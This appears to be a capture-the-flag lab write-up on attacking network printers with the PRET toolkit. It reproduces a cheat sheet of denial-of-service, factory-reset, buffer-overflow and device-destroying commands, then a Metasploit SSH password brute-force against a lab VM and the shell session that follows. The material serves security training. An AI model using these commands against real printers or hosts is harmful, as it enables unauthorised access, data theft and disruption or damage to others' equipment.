thm_PrinterHacking101

Github: https://github.com/RUB-NDS/PRET <- We'll be using this awesome toolkit throughout this next bit!

The Printer Exploitation Toolkit is a handy tool that is used for both local targeting and exploitation.

You can install it by running the following commands:

```
git clone https://github.com/RUB-NDS/PRET && cd PRET
python2 -m pip install colorama pysnmP
```

- Locating printers

Simply running `python pret.py` will start an automatic printer discovery in your local network.
It is also possible by running an Nmap scan on your whole network, but unfortunately, it might take a longer time. This is because the pret.py scan is focused on the ports which printer communication on by default, thus making it immensely faster.

```
./pret.py
No target given, discovering local printers

address          device                       uptime    status
-------------------------------------------------------------------------------
192.168.1.5      hp LaserJet 4250             10:21:49  Ready
192.168.1.11     HP LaserJet M3027 MFP        13 days   Paper jam
192.168.1.27     Lexmark X792                 153 days  Ready
192.168.1.28     Brother MFC-7860DW           16:31:17  Sleep mode
```

Sample output from pret.py discovering accessible printers

- Exploiting

Now, it is time to finally exploit the printer.
There are exactly three options you need to try when exploiting a printer using PRET:
1. ps (Postscript)
2. pjl (Printer Job Language)
3. pcl (Printer Command Language)

You need to try out all three languages just to see which one is going to be understood by the printer.

Sample Usage:

```
python pret.py {IP} pjl
python pret.py laserjet.lan ps
python pret.py /dev/usb/lp0 pcl
```

(Last option works if you have a printer connected to your computer already)

After running this command, you are supposed to get shell-alike output with different commands. Run `help` to see them.

Command	PS	PJL	PCL	Description
ls	✓	✓	✓	List contents of remote directory.
get	✓	✓	✓	Receive file: get <file>
put	✓	✓	✓	Send file: put <local file>
append	✓	✓		Append to file: append <file> <str>
delete	✓	✓	✓	Delete remote file: delete <file>
rename	✓			Rename remote file: rename <old> <new>
find	✓	✓		Recursively list directory contents.
mirror	✓	✓		Mirror remote filesystem to local dir.
cat	✓	✓	✓	Output remote file to stdout.
edit	✓	✓	✓	Edit remote files with vim.
touch	✓	✓		Update file timestamps: touch <file>
mkdir	✓	✓		Create remote directory: mkdir <path>
cd	✓	✓		Change remote working directory.
pwd	✓	✓		Show working directory on device.
chvol	✓	✓		Change remote volume: chvol <volume>
traversal	✓	✓		Set path traversal: traversal <path>
format	✓	✓		Initialize printer's file system.
fuzz	✓	✓		File system fuzzing: fuzz <category>
path – Explore fs structure with path traversal strategies.				
write – First put/append file, then check for its existence.				
blind – Read-only tests for existing files like /etc/passwd.				
df	✓	✓		Show volume information.
free	✓	✓	✓	Show available memory.

Various sample commands available in the different languages which printers can use to communicate

As you can see, PRET allows us to interact with the printer as if we were working with a remote directory. We can now store, delete, or add information on the printer.
(For more commands and examples read the project's GitHub)

You can possibly try PRET on your printer at home, just to test its security.
Here's a nice cheat sheet: hacking-printers.net/wiki/index.php/Printer_Security_Testing_Cheat_Sheet

Practice - Bad Example of IPP configuration

I have attached a *poorly* configured CUPS server VM in this task.
Deploy it and access the IPP port at `10.10.164.37:631`. See if you can retrieve any sensitive information.
(PRET isn't going to work here as it is using port 9000 by default)

Note also: An ssh access to the machine allows you to set up ssh tunneling, opening all CUPS features and providing you an ability to use attached printers. SSH password can be easily brute-forced (weak password).
An example command for ssh tunneling:


```
ssh printer@10.10.164.37 -T -L 3631:localhost:631
```

After doing so, you can easily add the CUPS server in your VM's printer settings and even try to send some printing jobs.
Try out different techniques and have fun!

Printer Security Testing Cheat Sheet

To systematically check for vulnerabilities in a printing device, first perform a generic network assessment and check for printer-specifc web based information leaks using Praeda. T find flaws in printer languages and network protocols.

Category	Attack	Protocol	Testing
Denial of service	Transmission channel	TCP	`while true; do nc printer 9100; done`
	Document processing	PS	PRET commands: `disable`, `hang`
		PJL	PRET commands: `disable`, `offline`
	Physical damage	PS	PRET command: `destroy`
		PJL	PRET command: `destroy`
Privilege escalation	Factory defaults	SNMP	`snmpset -v1 -c public printer 1.3.6.1.2.1.43.5.1.1.3.1 i 6`
		PML	PRET command: `reset`
		PS	PRET command: `reset`
	Accounting bypass	TCP	Connect to printer directly, bypassing the print server
		IPP	Check if you can set a username without authentication
		PS	Check if PostScript code is preprocessed on print server
		PJL	PRET command: `pagecount`
	Fax and Scanner	multiple	Install printer driver and (ab)use fax/scan functionality
Print job access	Print job retention	PS	PRET command: `capture`
	Print job manipulation	PS	PRET commands: `cross`, `overlay`, `replace`
Information disclosure	Memory access	PJL	PRET command: `nvram dump`
	File system access	PS	PRET commands: `fuzz`, `ls`, `get`, `put`, ...
		PJL	PRET commands: `fuzz`, `ls`, `get`, `put`, ...
	Credential disclosure	PS	PRET commands: `lock`, `unlock`
		PJL	PRET commands: `lock`, `unlock`
Code execution	Buffer overflows	PJL	PRET command: `flood`
		LPD	`./lpdtest.py printer in "`python -c 'print "x"*3000'`"`
	Firmware updates	PJL	Flip a bit, check if the modified firmware is still accepted
	Software packages	multiple	Obtain an SDK and write your own proof-of-concept application



```
   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current database
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE         password.txt     no        File containing passwords, one per line
   RHOSTS            10.10.212.74     yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT             22               yes       The target port
   STOP_ON_SUCCESS   true             yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME          printer          no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space, one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
   VERBOSE           true             yes       Whether to print output for all attempts

msf6 auxiliary(scanner/ssh/ssh_login) > set rhosts 10.10.164.37
rhosts => 10.10.164.37
msf6 auxiliary(scanner/ssh/ssh_login) > run

[-] 10.10.164.37:22 - Failed: 'printer:Password'
[-] 10.10.164.37:22 - Failed: 'printer:password'
[-] 10.10.164.37:22 - Failed: 'printer:Password123'
[+] 10.10.164.37:22 - Success: 'printer:password123' ''
[*] Command shell session 1 opened (10.8.120.81:42707 -> 10.10.164.37:22) at 2020-12-21 00:59:52 +0530
[-] 10.10.164.37:22 - While a session may have opened, it may be bugged.  If you experience issues with it, re-run this module with 's
proof false'.  Also consider submitting an issue at github.com/rapid7/metasploit-framework with device details so it can be handled in
re.
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ssh/ssh_login) >
```

Shell | Shell No. 2 | Shell No. 3

```
   - Reduce system reboots and improve kernel security. Activate at:
     https://ubuntu.com/livepatch

625 packages can be updated.
355 updates are security updates.

whoami
printer
ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
ls -la /usr/share/cups/data
total 640
drwxr-xr-x  2 root root   4096 Jun 29 17:53 .
drwxr-xr-x 18 root root   4096 Jun 29 17:53 ..
-rw-r--r--  1 root root    979 May  9  2019 classified.pdf
-rw-r--r--  1 root root    981 May  9  2019 confidential.pdf
-rw-r--r--  1 root root    845 May  9  2019 default.pdf
-rw-r--r--  1 root root  31694 May  9  2019 default-testpage.pdf
-rw-r--r--  1 root root  13661 May  9  2019 form_english_in.odt
-rw-r--r--  1 root root 276070 May  9  2019 form_english.pdf
-rw-r--r--  1 root root  13866 May  9  2019 form_russian_in.odt
-rw-r--r--  1 root root 270261 May  9  2019 form_russian.pdf
-rw-r--r--  1 root root    975 May  9  2019 secret.pdf
-rw-r--r--  1 root root    979 May  9  2019 standard.pdf
-rw-r--r--  1 root root    234 May  9  2019 testprint
-rw-r--r--  1 root root    979 May  9  2019 topsecret.pdf
-rw-r--r--  1 root root    981 May  9  2019 unclassified.pdf
```

Shell | Shell No. 2 | Shell No. 3

```
lp -d Fox_Printer /usr/share/cups/data/testprint

request id is Fox_Printer-3 (1 file(s))
```

Jobs

Search in Jobs: Search Clear

Show Completed Jobs Show All Jobs

Jobs listed in print order; held jobs appear first.

ID	Name	User	Size	Pages	State	Control
Fox_Printer-3	Unknown	Withheld	1k	Unknown	processing since Sun 20 Dec 2020 08:05:46 PM GMT	Cancel Job Move Job